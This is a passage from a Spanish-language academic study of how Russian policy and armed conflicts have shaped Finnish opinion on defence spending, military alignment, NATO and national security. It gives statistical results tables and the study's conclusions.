1,20$ ;  $V_{2c} = 14,33$ ;  $V_{3c} = 9,33$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 4,50$ ). Presentando diferencias estadísticamente significativas en todas las categorías tanto para la variable política como para la variable conflictos (ver Tabla 2).

**Tabla 2: Presupuesto de defensa**

Variable	F	Niveles	Scheffé
<b>política/presidente</b>			
Aumentarlo	8,3444*	Nivel 1 vs Nivel 2	10,0324
		Nivel 1 vs Nivel 3	10,0142
		Nivel 1 vs 2-3	20,0467
Mantenerlo	3,8130*	Nivel 1 vs Nivel 3	5,24285

<b>No sabría decir</b>	6,4884*	Nivel 1	1,60952
		vs	
		Nivel 3	
		Nivel 2	2,01212
		vs	
		Nivel 3	
		Nivel	3,62164
		12 vs	
		Nivel 3	
<b>Disminuirlo</b>	9,7482*	Nivel 1	8,91558
		vs	
		Nivel 2	
		Nivel 1	6,24285
		vs	
		Nivel 3	
		Nivel 1	15,1584
		vs	
		Nivel	
		23	
<b>Variable conflictos</b>	<b>F</b>	<b>Niveles</b>	<b>Scheffé</b>
<b>Aumentarlo</b>	10,9714*	Nivel 1	21,9
		vs	
		Nivel 4	
		Nivel 2	22,8333
		vs	
		Nivel 4	
		Nivel 4	19,5
		vs 5	
		Nivel	69,5333
		12 vs	
		Nivel	
		345	
<b>Mantenerlo</b>	5,7623*	Nivel 1	13,6
		vs	
		Nivel 4	
		Nivel 2	14,3333
		vs	
		Nivel 4	

		Nivel 50,8
		12 vs
		Nivel
		345
No sabría decir	8,1506*	Nivel 1 5
		vs
		Nivel 5
		Nivel 2 4,3333
		vs
		Nivel 5
		Nivel 3 5,6666
		vs
		Nivel 5
		Nivel 4 4,5
		vs
		Nivel 5
		Nivel 16,5
		123 vs
		Nivel
		45
Disminuirlo	5,0962*	Nivel 1 8,7
		vs
		Nivel 4

\* $<0,05$ . Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

La variable necesidad de alineación militar, presentó 3 categorías: permanecer no alineado ( $M_{1p} = 67$ ;  $M_{2p} = 67,23$ ;  $M_{3p} = 59,92$ ;  $V_{1p} = 22,40$ ;  $V_{2p} = 35,52$ ;  $V_{3p} = 28,68$ .  $M_{1c} = 68$ ;  $M_{2c} = 66,50$ ;  $M_{3c} = 64,66$ ;  $M_{4c} = 56$ ;  $M_{5c} = 54$ ;  $V_{1c} = 2$ ;  $V_{2c} = 35,66$ ;  $V_{3c} = 34,33$ ;  $V_{4c} = 8$ ;  $V_{5c} = 2$ ), no sabría decir ( $M_{1p} = 9,83$ ;  $M_{2p} = 8,07$ ;  $M_{3p} = 11,57$ ;  $V_{1p} = 2,16$ ;  $V_{2p} = 6,41$ ;  $V_{3p} = 17,34$ .  $M_{1c} = 9,5$ ;  $M_{2c} = 10$ ;  $M_{3c} = 7$ ;  $M_{4c} = 10$ ;  $M_{5c} = 18$ ;  $V_{1c} = 4,50$ ;  $V_{2c} = 2$ ;  $V_{3c} = 16$ ;  $V_{4c} = 8$ ;  $V_{5c} = 8$ ) y alinearse militarmente ( $M_{1p} = 23,33$ ;  $M_{2p} = 24,38$ ;  $M_{3p} = 28,92$ ;  $V_{1p} = 18,66$ ;  $V_{2p} = 30,25$ ;  $V_{3p} = 16,84$ .  $M_{1c} = 22,50$ ;  $M_{2c} = 23,75$ ;  $M_{3c} = 28$ ;  $M_{4c} = 33,50$ ;  $M_{5c} = 27,50$ ;  $V_{1c} = 12,50$ ;  $V_{2c} = 26,25$ ;  $V_{3c} = 7$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 24,50$ ). Presentando diferencias estadísticamente significativas en todas las categorías para la variable política; y en las categorías: permanecer no alineado y no sabría decir para la variable conflictos (ver Tabla 3).

**Tabla 3:** Necesidad de alineación militar

Variable	F	Niveles	Scheffé
<b>política/presidente</b>			
Permanecer alineado	no 6,9382*	Nivel 1	7,0714
		vs	
		Nivel 3	
		Nivel 2	7,3021
		vs	
		Nivel 3	
		Nivel 1	14,3736
		1-2 vs	
		Nivel 3	
No sabría decir	3,9432*	Nivel 2	3,4945
		vs	
		Nivel 3	
Alinearse militarmente	4,3572*	Nivel 1-2 vs	10,1391
		Nivel 3	
<b>Variable conflictos</b>	<b>F</b>	<b>Niveles</b>	<b>Scheffé</b>
Permanecer alineado	no 3,9073*		
No sabría decir	5,2215*	Nivel 3	11
		vs	
		Nivel 5	
Alinearse militarmente	2,5923		

\*<0,05. Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

La variable deseo de integrarse en la OTAN, constó de 3 categorías: sí ( $M_{3c} = 26,66$ ;  $M_{4c} = 28,50$ ;  $M_{5c} = 22,50$ ;  $V_{3c} = 1,33$ ;  $V_{4c} = 4,50$ ;  $V_{5c} = 4,50$ ), no sabría decir ( $M_{3c} = 9$ ;  $M_{4c} = 12,50$ ;  $M_{5c} = 24,50$ ;  $V_{3c} = 13$ ;  $V_{4c} = 12,50$ ;  $V_{5c} = 0,50$ ) y no ( $M_{3c} = 64,66$ ;  $M_{4c} = 59$ ;  $M_{5c} = 52$ ;  $V_{3c} = 20,33$ ;  $V_{4c} = 2$ ;  $V_{5c} = 2$ ). Presentando diferencias estadísticamente significativas en las categorías: no sabría decir y no para la variable conflictos (ver Tabla 4).

**Tabla 4:** Deseo de ingresar en la OTAN

Variable	F	Niveles	Scheffé
<b>conflictos</b>		(sólo 3, 4 y5)	
Si	6,5714		
No se puede decir	15,3186*	Nivel 3 vs Nivel 5	15,5
		Nivel 4 vs Nivel 5	12
		Nivel 3 vs 4-5	19
		Nivel 3-4 vs 5	27,5
No	8,6439*	Nivel 3 vs Nivel 5	12,6666

\*<0,05. Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

Con respecto a la amenaza de ser miembro de la OTAN, constó de 4 categorías: Incremento de seguridad ( $M_{2p} = 35$ ;  $M_{3p} = 30,92$ ;  $V_{2p} = 6,50$ ;  $V_{3p} = 17,45$ .  $M_{3c} = 34$ ;  $M_{4c} = 36$ ;  $M_{5c} = 30,50$ ;  $V_{3c} = 9$ ;  $V_{4c} = 2$ ;  $V_{5c} = 24,50$ ), No tiene efecto ( $M_{2p} = 25,40$ ;  $M_{3p} = 22,35$ ;  $V_{2p} = 9,30$ ;  $V_{3p} = 42,40$ .  $M_{3c} = 25,33$ ;  $M_{4c} = 19$ ;  $M_{5c} = 14$ ;  $V_{3c} = 16,33$ ;  $V_{4c} = 2$ ;  $V_{5c} = 8$ ), No sé decir ( $M_{2p} = 6,60$ ;  $M_{3p} = 12,21$ ;  $V_{2p} = 5,80$ ;  $V_{3p} = 27,87$ .  $M_{3c} = 7,66$ ;  $M_{4c} = 10,50$ ;  $M_{5c} = 22,50$ ;  $V_{3c} = 6,33$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 4,50$ ) y Menos seguridad ( $M_{2p} = 32,80$ ;  $M_{3p} = 34,71$ ;  $V_{2p} = 3,20$ ;  $V_{3p} = 19,29$ .  $M_{3c} = 33$ ;  $M_{4c} = 34,50$ ;  $M_{5c} = 33$ ;  $V_{3c} = 4$ ;  $V_{4c} = 4,50$ ;  $V_{5c} = 18$ ). Presentando diferencias estadísticamente significativas en las categorías: no sé decir para la variable política; y no tiene efecto y no sé decir para la variable conflictos (ver Tabla 5).

**Tabla 5:** Cómo afectaría a Finlandia la posibilidad de ser miembro de la OTAN

Variable	Niveles	t (una cola)	p
<b>política/presidente</b>			
Incremento de la seguridad	Nivel 2 vs Nivel 3	2,0260	0,0293*
No tiene efecto	Nivel 2 vs Nivel 3	0,9927	0,1673

No sé decir	Nivel 2	2,2628	0,0185*
	vs Nivel 3		
Menos seguridad	Nivel 2	0,9330	0,1819
	vs Nivel 3		
Variable conflictos	F	Niveles (sólo 3, 4 y 5)	Scheffé
Incremento de seguridad	de	1,4202	
No tiene efecto	7,4419*	Nivel 3 vs 5	11,3333
No sé decir	31,4447*	Nivel 3 vs 5	14,8333
		Nivel 4 vs 5	12
		Nivel 3 vs 4-5	17,6666
Menos seguridad	0,2107		

\*<0,05. Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

La variable que mide la recursión de la cooperación militar entre Finlandia y la OTAN, constó de 5 categorías: muy positiva (M4c= 17; M5c= 24; V4c= 0; V5c= 2), bastante positiva (M4c= 40; M5c= 38,50; V4c= 2; V5c= 12,50), bastante negativa (M4c= 28,50; M5c= 19; V4c= 4,50; V5c= 2), no sabría decir (M4c= 5,50; M5c= 10,50; V4c= 0,50; V5c= 4,50), muy negativa (M4c= 9,50; M5c= 8; V4c= 0,50; V5c= 2). Presentando diferencias estadísticamente significativas en las categorías: muy positivo y bastante negativa (ver Tabla 6).

**Tabla 6:** Cooperación militar con la OTAN

Variable conflictos	Niveles	t (una cola)	p
Muy positivo	Nivel 4 vs Nivel 5	-7	0,0099*
Bastante positiva	Nivel 4 vs Nivel 5	0,55708601	0,3167

Bastante negativa	Nivel 4 vs Nivel 5	5,26965186	0,0170*
No sabría decir	Nivel 4 vs Nivel 5	3,16227766	0,0435*
Muy negativa	Nivel 4 vs Nivel 5	1,34164079	0,1558

\*<0,05.

Con respecto a la percepción de la situación militar en los últimos 10 años, constó de las siguientes categorías: menos amenazadora ( $M_{2p} = 9$ ;  $M_{3p} = 5,28$ ;  $V_{2p} = 1$ ;  $V_{3p} = 1,23$ .  $M_{3c} = 9,50$ ;  $M_{4c} = 5,50$ ;  $M_{5c} = 4,50$ ;  $V_{3c} = 0,50$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 0,50$ ), más o menos la misma ( $M_{2p} = 68,33$ ;  $M_{3p} = 51$ ;  $V_{2p} = 2,33$ ;  $V_{3p} = 72,66$ .  $M_{3c} = 69$ ;  $M_{4c} = 47$ ;  $M_{5c} = 47$ ;  $V_{3c} = 2$ ;  $V_{4c} = 2$ ;  $V_{5c} = 0$ ), no sabría decir ( $M_{2p} = 1,66$ ;  $M_{3p} = 3,85$ ;  $V_{2p} = 0,33$ ;  $V_{3p} = 7,80$ .  $M_{3c} = 1,50$ ;  $M_{4c} = 1,50$ ;  $M_{5c} = 7,50$ ;  $V_{3c} = 0,50$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 4,50$ ) y más amenazadora ( $M_{2p} = 21,75$ ;  $M_{3p} = 39,42$ ;  $V_{2p} = 10,91$ ;  $V_{3p} = 69,95$ .  $M_{3c} = 19,50$ ;  $M_{4c} = 45$ ;  $M_{5c} = 41$ ;  $V_{3c} = 12,50$ ;  $V_{4c} = 45$ ;  $V_{5c} = 41$ ). Presentando diferencias estadísticamente significativas en las categorías: menos amenazadora, más o menos la misma, y más amenazadora para la variable política, mientras que para la variable conflictos, todas las categorías presentaron diferencias significativas (ver Tabla 7).

**Tabla 7:** Percepción de la situación militar en los últimos 10 años

Variable	Niveles	t (una cola)	p
política/presidente			
Menos amenazadora	Nivel 2 vs Nivel 3	4,9580	0,0005*
Más o menos la misma	Nivel 2 vs Nivel 3	3,3843	0,0047*
No sabría decir	Nivel 2 vs Nivel 3	1,3023	0,1145*
Más amenazadora	Nivel 2 vs Nivel 3	3,9779	0,0016*
Variable conflictos	F	Niveles	Scheffé
		(sólo 3, 4 y 5)	

Menos amenazadora	28*	Nivel 3	4
			vs 4
		Nivel 3	5
			vs 5
		Nivel 3	9
			vs 4-5
Más o menos la misma	242*	Nivel 3	22
			vs 4
		Nivel 3	22
			vs 5
		Nivel 3	44
			vs 4-5
No sabría decir	13,0909*	Nivel 3	6
			vs 4
		Nivel 3	6
			vs 5
Menos amenazadora	68,3933*	Nivel 3	25,5
			vs 4
		Nivel 3	21,5
			vs 5
		Nivel 3	47
			vs 4-5

\*<0,05. Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

Con respecto a cómo afecta para la seguridad de Finlandia los EE.UU., se establecieron 5 categorías de análisis: efecto positivo ( $M_{3c} = 9$ ;  $M_{5c} = 18,50$ ;  $V_{3c} = 8$ ;  $V_{5c} = 24,50$ ), ningún efecto ( $M_{3c} = 34$ ;  $M_{5c} = 16$ ;  $V_{3c} = 2$ ;  $V_{5c} = 0$ ), no sabría decir ( $M_{3c} = 3$ ;  $M_{5c} = 14,50$ ;  $V_{3c} = 0$ ;  $V_{5c} = 12,50$ ), efecto negativo ( $M_{3c} = 32$ ;  $M_{5c} = 32$ ;  $V_{3c} = 2$ ;  $V_{5c} = 2$ ) y efectos positivos y negativos ( $M_{3c} = 20$ ;  $M_{5c} = 10$ ;  $V_{3c} = 0$ ;  $V_{5c} = 2$ ). Presentando diferencias estadísticamente significativas en las categorías: ningún efecto y no sabría decir para la variable conflictos (ver Tabla 8).

**Tabla 8:** Repercusión de los EE.UU. en la seguridad de Finlandia

EE.UU.			
Variable	Niveles	t (una	p
conflictos		cola)	
Efecto positivo	Nivel 3 vs 5	2,3566	0,0712

Ningún efecto	Nivel 3 vs 5	18	0,0015*
No sabría decir	Nivel 3 vs 5	-4,6	0,0220*
Efecto negativo	Nivel 3 vs 5	0,3922	0,3922
Efectos positivos y negativos	Nivel 3 vs 5	0	0,5

\*<0,05.

Con respecto a cómo afecta para la seguridad de Finlandia la OTAN, se establecieron 5 categorías de análisis: efecto positivo ( $M_{3c} = 23$ ;  $M_{5c} = 28$ ;  $V_{3c} = 0$ ;  $V_{5c} = 18$ ), ningún efecto ( $M_{3c} = 19$ ;  $M_{5c} = 11,50$ ;  $V_{3c} = 18$ ;  $V_{5c} = 0,50$ ), no sabría decir ( $M_{3c} = 4,50$ ;  $M_{5c} = 17$ ;  $V_{3c} = 4,50$ ;  $V_{5c} = 8$ ), efecto negativo ( $M_{3c} = 30$ ;  $M_{5c} = 22$ ;  $V_{3c} = 8$ ;  $V_{5c} = 8$ ) y efectos positivos y negativos ( $M_{3c} = 22,50$ ;  $M_{5c} = 21,50$ ;  $V_{3c} = 0,50$ ;  $V_{5c} = 0,50$ ). Presentando diferencias estadísticamente significativas en la categoría: no sabría qué decir para la variable conflictos (ver tabla 9).

**Tabla 9:** Repercusión de la OTAN en la seguridad de Finlandia

OTAN			
Variable conflictos	Niveles	t (dos colas)	p
Efecto positivo	Nivel 3 vs 5	-1,6666	0,1187
Ningún efecto	Nivel 3 vs 5	2,4659	0,0662
No sabría decir	Nivel 3 vs 5	-5	0,0188*
Efecto negativo	Nivel 3 vs 5	2,8284	0,0527
Efectos positivos y negativos	Nivel 3 vs 5	1,41421356	0,1464

\*<0,05.

Con respecto a cómo afecta para la seguridad de Finlandia la UE, se establecieron 5 categorías de análisis: efecto positivo ( $M_{3c} = 14$ ;  $M_{5c} = 24$ ;  $V_{3c} = 2$ ;  $V_{5c} = 2$ ), ningún efecto ( $M_{3c} = 14$ ;  $M_{5c} = 13$ ;  $V_{3c} = 2$ ;  $V_{5c} = 2$ ), no sabría decir ( $M_{3c} = 1,50$ ;  $M_{5c} = 5,50$ ;  $V_{3c} = 0,50$ ;  $V_{5c} = 0,50$ ), efecto negativo ( $M_{3c} = 5,50$ ;  $M_{5c} = 7$ ;  $V_{3c} = 0,50$ ;  $V_{5c} = 0$ ) y efectos positivos y negativos ( $M_{3c} = 20$ ;  $M_{5c} = 10$ ;  $V_{3c} = 0$ ;  $V_{5c} = 2$ ). Presentando diferencias esta-

dísticamente significativas en las categorías: efecto positivo, no sabría qué decir, efecto negativo y efectos positivos y negativos para la variable conflictos (ver tabla 10).

**Tabla 10:** *Repercusión de la UE en la seguridad de Finlandia*

<b>UE</b>			
<b>Variable conflictos</b>	<b>Niveles</b>	<b>t (una cola)</b>	<b>p</b>
Efecto positivo	Nivel 3 vs 5	7,0710	0,0097*
Ningún efecto	Nivel 3 vs 5	0,70710	0,2763
No sabría decir	Nivel 3 vs 5	-5,6568	0,0149*
Efecto negativo	Nivel 3 vs 5	-3	0,0477*
Efectos positivos y negativos	Nivel 3 vs 5	10	0,0049*

\*<0,05.

Con respecto a cómo afecta para la seguridad de Finlandia la Federación rusa, se establecieron 5 categorías de análisis: efecto positivo ( $M_{3c} = 7,50$ ;  $M_{5c} = 7,50$ ;  $V_{3c} = 24,50$ ;  $V_{5c} = 0,50$ ), ningún efecto ( $M_{3c} = 18,50$ ;  $M_{5c} = 9,50$ ;  $V_{3c} = 0,50$ ;  $V_{5c} = 0,50$ ), no sabría decir ( $M_{3c} = 2,50$ ;  $M_{5c} = 11,50$ ;  $V_{3c} = 0,50$ ;  $V_{5c} = 4,50$ ), efecto negativo ( $M_{3c} = 37$ ;  $M_{5c} = 49$ ;  $V_{3c} = 18$ ;  $V_{5c} = 8$ ) y efectos positivos y negativos ( $M_{3c} = 34,50$ ;  $M_{5c} = 23$ ;  $V_{3c} = 0,50$ ;  $V_{5c} = 2$ ). Presentando diferencias estadísticamente significativas en las categorías: ningún efecto, no sabría qué decir, efecto negativo y efectos positivos y negativos para la variable conflictos (ver tabla 11).

**Tabla 11:** *Repercusión de Rusia en la seguridad de Finlandia*

<b>Rusia</b>			
<b>Variable conflictos</b>	<b>Niveles</b>	<b>t (una cola)</b>	<b>p</b>
Efecto positivo	Nivel 3 vs 5	0	0,5
Ningún efecto	Nivel 3 vs 5	12,7279	0,0030*
No sabría decir	Nivel 3 vs 5	5,6920	0,0147*

Efecto	Nivel 3	3,3282	0,0398*
negativo	vs 5		
Efectos	Nivel 3	10,2859	0,0046*
positivos	vs 5		
y			
negativos			

\*<0,05.

La variable preocupación por el desarrollo de Rusia, constó de 5 categorías: mucho ( $M_{2p} = 17,60$ ;  $M_{3p} = 20,71$ ;  $V_{2p} = 9,30$ ;  $V_{3p} = 72,52$ .  $M_{3c} = 18,33$ ;  $M_{4c} = 29$ ;  $M_{5c} = 31$ ;  $V_{3c} = 4,33$ ;  $V_{4c} = 18$ ;  $V_{5c} = 18$ ), hasta cierto punto ( $M_{2p} = 41,20$ ;  $M_{3p} = 38,85$ ;  $V_{2p} = 17,20$ ;  $V_{3p} = 17,20$ .  $M_{3c} = 42$ ;  $M_{4c} = 43$ ;  $M_{5c} = 36,50$ ;  $V_{3c} = 28$ ;  $V_{4c} = 0$ ;  $V_{5c} = 12,50$ ), no sabría decir ( $M_{2p} = 1,40$ ;  $M_{3p} = 3$ ;  $V_{2p} = 0,30$ ;  $V_{3p} = 4,46$ .  $M_{3c} = 1,33$ ;  $M_{4c} = 1,50$ ;  $M_{5c} = 7,50$ ;  $V_{3c} = 0,33$ ;  $V_{4c} = 0,50$ ;  $V_{5c} = 4,50$ ), un poco ( $M_{2p} = 29,60$ ;  $M_{3p} = 26,35$ ;  $V_{2p} = 15,80$ ;  $V_{3p} = 53,01$ .  $M_{3c} = 28$ ;  $M_{4c} = 20,50$ ;  $M_{5c} = 17$ ;  $V_{3c} = 13$ ;  $V_{4c} = 12,50$ ;  $V_{5c} = 2$ ) y en absoluto ( $M_{2p} = 9,80$ ;  $M_{3p} = 11,21$ ;  $V_{2p} = 9,70$ ;  $V_{3p} = 22,64$ .  $M_{3c} = 10,33$ ;  $M_{4c} = 6$ ;  $M_{5c} = 8$ ;  $V_{3c} = 9,33$ ;  $V_{4c} = 0$ ;  $V_{5c} = 2$ ). Presentando diferencias estadísticamente significativas en las categorías: mucho, no sabría decir y un poco para la variable conflictos (ver Tabla 12).

**Tabla 12:** Preocupación por el desarrollo de Rusia

Variable	Niveles	t (una cola)	p
Mucho	Nivel 2 vs 3	0,7872	0,2209
Hasta cierto punto	Nivel 2 vs 3	1,0840	0,1467
No sabría decir	Nivel 2 vs 3	1,6457	0,0590
Un poco	Nivel 2 vs 3	0,9356	0,1812
En absoluto	Nivel 2 vs 3	0,6132	0,2739
Variable conflictos	F	Niveles (sólo 3, 4 y 5)	Scheffé
Mucho	10,6268*	Nivel 3 vs 5	12,6666
		Nivel 3 vs 4-5	23,3333
Hasta cierto punto	1,4869		

No sabría decir	18,7731*	Nivel 3	6,1666
		vs 5	
		Nivel 4	6
		vs 5	
Un poco	7,8483*	Nivel 3	11
		vs 5	
		Nivel 3	18,5
		vs 4-5	
En absoluto	2,2304		

\*<0,05. Los contrastes de Scheffé se muestran únicamente los que presentan diferencias significativas.

La variable preocupación por la situación de Ucrania, constó de 5 categorías: ( $M_{2c} = 21,50$ ;  $M_{3c} = 11,50$ ;  $V_{2c} = 84,50$ ;  $V_{3c} = 40,50$ ), hasta cierto punto ( $M_{2c} = 43,50$ ;  $M_{3c} = 39,50$ ;  $V_{2c} = 12,50$ ;  $V_{3c} = 12,50$ ), no sabría decir ( $M_{2c} = 2$ ;  $M_{3c} = 5,50$ ;  $V_{2c} = 2$ ;  $V_{3c} = 0,50$ ), un poco ( $M_{2c} = 26$ ;  $M_{3c} = 29,50$ ;  $V_{2c} = 98$ ;  $V_{3c} = 60,5$ ) y en absoluto ( $M_{2c} = 6,50$ ;  $M_{3c} = 14,50$ ;  $V_{2c} = 4,50$ ;  $V_{3c} = 12,50$ ). Presentando diferencias estadísticamente significativas en las categorías: no sabría decir y en absoluto para la variable conflictos (ver Tabla 13).

**Tabla 13:** Preocupación por la situación de Ucrania

Variable conflictos	Niveles	t (una cola)	p
Mucho	Nivel 4 vs 5	1,2649	0,1666
Hasta cierto punto	Nivel 4 vs 5	1,1313	0,1876
No sabría decir	Nivel 4 vs 5	3,1304	0,0443*
Un poco	Nivel 4 vs 5	-	0,3660
En absoluto	Nivel 4 vs 5	2,7439	0,0555

\*<0,05.

## IV. Conclusiones

Tras los análisis aplicados, se puede aseverar que la política llevada a cabo por Rusia y los conflictos armados en los que esta ha intervenido, afectan a la opinión finlandesa, así como, al sentimiento de amenaza y seguridad.

Con respecto a la variable *percepción de seguridad futura*, se observa una influencia por parte de la variable política. Ocurriendo dicha influencia durante el segundo periodo de gobierno de Putin (2008-2021) en el cual, los finlandeses ven reducido su sentimiento de seguridad, cuyas posibles causas son: el reforzamiento militar y el inicio de intervenciones militares en territorio Europeo (Eduarte et al., 2020). A su vez, la comparación de dicha variable con los conflictos de Rusia deja patente la reducción del sentimiento de seguridad y el aumento del sentimiento de amenaza tras la adhesión de Crimea y el apoyo de los separatistas rusos del Dombás, en comparación a los conflictos anteriores. Además, esta reducción del sentimiento de seguridad y aumento de la amenaza, se ve acompañada de una polarización del sentimiento seguridad-inseguridad al reducirse el número de personas indecisas.

Congruentemente con la reducción del sentimiento de seguridad futura, la evolución del deseo de aumentar el presupuesto en defensa se incrementa paulatinamente, desde los años del gobierno de Yeltsin hasta los años del gobierno de Putin, mientras que a su vez, se reduce el deseo de disminuirlo. No siendo así el deseo de mantener el gasto e indecisos, que no decrecen hasta la segunda etapa del gobierno de Putin. Debiéndose dicho cambio en la población, a la intervención en Ucrania en 2014. Estos datos también son reportados por la variable conflictos, ya que el sentimiento o deseo de aumentar el presupuesto en defensa tras dicha intervención es la más alta en comparación al resto.

Este cambio de parecer en la población finlandesa afectó también a la reducción de las personas que querían disminuirlo o mantenerlo, pues se vio reducido ampliamente su número. Sin embargo, el número de indecisos no se vio afectado hasta los años 2020-2021 (situación prebélica) debido en parte a la historia común entre Rusia-Finlandia y el acervo común posterior a la Segunda Guerra Mundial (Finlandización). El deseo de aumentar el gasto en defensa iniciado con la intervención indirecta de Rusia en Ucrania trajo consigo el aumento del gasto en defensa en 2015 a 3 183,5 millones de euros, lo que supuso un aumento con respecto a 2014 de 469,8 millones de euros, es decir, el gasto en defensa se incrementó en un 0,39% del PIB (Expansión, s.f.a).

Sin embargo, tal cantidad queda lejos del gasto ruso, el cual en 2014 fue de 63 515,6 millones de euros, lo que representa el 11,77 % del PIB (Expansión, s.f.b). Por tanto, según Mackinlay (2020) solamente existen dos opciones realistas para limitar el riesgo de Rusia: ingresar en la OTAN o incrementar su capacidad militar, algo que no se ha llevado a cabo por Finlandia.

Con respecto a la alineación militar con la OTAN, ha sido siempre una cuestión tabú para los finlandeses, ya que desde 1945 han intentado mantenerse neutrales políticamente y militarmente, fruto de esta neutralidad nació la finlandización. Sin embargo, el gobierno de Putin desde 2008-2021 ha llevado a la población finlandesa a apoyar el ingreso en la OTAN y a un aumento de personas indecisas con respecto a dicha postura de neutralidad. Resultados que también se observan al comparar los conflictos de Georgia y Ucrania I, aumentando drásticamente las personas que están indecisas ante dicha postura. En este caso, la historia común entre los pueblos, es decir, las múltiples guerras perdidas por Finlandia, el deseo de neutralidad finlandés y el saber que sus fuerzas armadas son inferiores a Rusia (frontera indefendible) actúan como variables moderadoras para que la población apoye abiertamente el deseo de alinearse militarmente. Sin embargo, una actuación directa en el conflicto ucraniano por parte de Rusia puede hacer que Finlandia solicite su ingreso en la OTAN.

Ligado al factor anterior, se encuentra el deseo de integrarse en la OTAN, la amenaza de ser miembro de la OTAN y la cooperación militar con la OTAN. Con respecto a la primera variable, se observa que el deseo de mantenerse neutrales militarmente se ha reducido, así como ha aumentado el número de personas indecisas ante dicho conflicto. A esto se debe añadir el aumento de personas que consideran que ser miembro de la OTAN no tendría efecto alguno, así como el número de personas indecisas que perciben como una amenaza el ser miembro de la OTAN, como cooperar activamente con ella. Esto se debe a que Rusia ha intervenido militarmente en suelo europeo al posicionarse Ucrania en contra de sus intereses, por lo que los finlandeses consideran que si Rusia desea invadirlos lo hará, y no tienen la capacidad para evitarlo, experiencia de su pasado común. Es como si la población finlandesa se encontrase en un estado de indefensión aprendida (Seligman, Maier y Solomon, 1971). Sin embargo, hay una corriente de pensamiento poblacional que se ha generado desde la primera intervención en Ucrania que considera que la cooperación militar con la OTAN es positiva, aumentando su apoyo hacia la misma y reduciéndose significativamente el rechazo hacia dicha cooperación.

Con respecto a la percepción de la situación militar en los últimos 10 años, los resultados muestran en la variable política un aumento de la percepción de amenaza durante el segundo periodo del gobierno de Putin (2008-2021) en comparación al primer período (1999-2008), así como un decremento de personas que consideran la situación menos amenazante o que el nivel es semejante a años anteriores. Resultados semejantes se encuentran en la variable conflictos, presentando un marcado descenso en el sentimiento de seguridad y de personas que consideran que el nivel es semejante a años anteriores, así como un marcado aumento de amenaza con el inicio del primer conflicto ucraniano (2014-2015) y la situación prebélica (2020-2021) en comparación con el conflicto georgiano (2006-2008).

Sin embargo, a diferencia de la variable política, se encuentran diferencias entre el número de indecisos solamente en la situación prebélica, pudiendo deberse dicho aumento a situaciones coyunturales como: la Primavera Árabe (Guerra de Libia (2011), Guerra de Siria (2011-actualidad), la aparición del DAESH como actor terrorista internacional y los atentados cometidos), la intervención militar en Siria (2015), los acuerdos de Minsk I (2014) y Minsk II (2015), la revolución de Terciopelo en Armenia (2018), la pandemia provocada por el SAR-COV-2 (2020) y la salida de Afganistán y la caída del gobierno afgano en manos de los talibanes (2021), pueden ser factores que expliquen el posicionamiento en una visión más o menos amenazante. Por lo que la reducción de ciertos conflictos, sobre todo la menor capacidad del DAESH de perpetrar atentados durante 2020-2021 y la evolución fluctuante de la pandemia, haya incrementado el estado dubitativo de la población que percibe la situación con ambivalencia.

Con el fin de conocer hasta qué punto los resultados obtenidos para la variable *percepción de la situación militar en los últimos 10 años* son debidos a Rusia, se procede a estudiar cómo afectan para la seguridad de Finlandia los EE.UU., OTAN, UE y Rusia, que son los 4 grandes actores cuyas actuaciones repercuten en mayor medida en dicho conflicto.

Con respecto a los EE.UU. se observan diferencias entre los períodos Georgia con Ucrania prebélica, aumentando el número de personas indecisas y aquellas que consideran que la relación con los EE.UU. no tiene ningún efecto. Semejantes resultados son obtenidos al contrastar dichos conflictos con la variable OTAN, en la que se observa un aumento de indecisos. Sin embargo, si se observan mayores diferencias cuando se comparan la UE y Rusia. En el primero, se observan un aumento de personas que ven una influencia positiva de la UE en la seguridad finlandesa, reduciéndose las personas que ven efectos positivos y negativos, pero en contra partida, aumenta el número de indecisos y quienes ven efectos negativos en dicha relación.

Con respecto a Rusia, se observa una tendencia en un único sentido, al aumentar quienes ven efectos negativos para su seguridad y el número indecisos, así como, una disminución de personas que consideran que Rusia no tiene efecto para su seguridad y que esta presenta efectos positivos y negativos. De lo anterior se puede deducir que tanto los EE.UU. y la OTAN no son actores de peso cuyas actuaciones puedan aumentar o disminuir la seguridad finlandesa. Mientras que la UE y Rusia sí parecen actores de relevancia cuyas actuaciones pueden ayudar a disminuir y/o aumentar el sentimiento de seguridad. Por lo tanto, aunando con la percepción de la situación militar en los últimos 10 años, parece que dichos resultados se han visto condicionados en gran medida por las últimas actuaciones de Rusia, así como las actuaciones que ha llevado la UE en su conjunto.

Por último, con respecto a las variables: *preocupación por el desarrollo de Rusia y la situación de Ucrania*. Con respecto a la primera variable, solamente se han encontrado diferencias en la variable *conflictos*, aumentando la preocupación por el desarrollo de Rusia, así como el número de indecisos durante el escenario prebélico en Ucrania en comparación con la Guerra de Georgia. Semejantes resultados se muestran para la segunda variable, en la que aumentan también el número de personas indecisas.

En conclusión, los mayores cambios obtenidos en las variables comprenden el período político de 2008-2021, debido en gran medida a una posición más activa de Rusia en la esfera internacional con el intento de mantener y recuperar cuotas de poder en Europa. Ya que mientras dicha política y actuaciones han estado centradas en Asia (preferentemente en el Cáucaso) o en África (Pardo Calderón, 2022) no ha tenido tanto impacto ni relevancia para los Finlandeses. Ejemplo de ello son todas las actuaciones que ha habido por parte de diversos Estados para derrocar regímenes totalitarios más o menos cercanos al Kremlin desde 2000 hasta 2018, como son la Revolución de las Rosas (2002), Revolución de los Tulipanes (2005), Revolución del Cedro (2005), Revolución Azafrán (2007), Revolución de los Jazmines (2010) y Revolución de Terciopele (2018). Sin embargo, la inestabilidad y conflictividad existente en los mismos (pese a su mayor o menor cercanía) no modifican significativamente la opinión de los finlandeses, por lo que es la localización del país un factor que influye de manera directa en dicho cambio.

## Referencias

- AAlvaredo Pérez, E. (1997). La formación del sistema político de la República Rusa. *Revista de Estudios Políticos*, 45, 125-176.
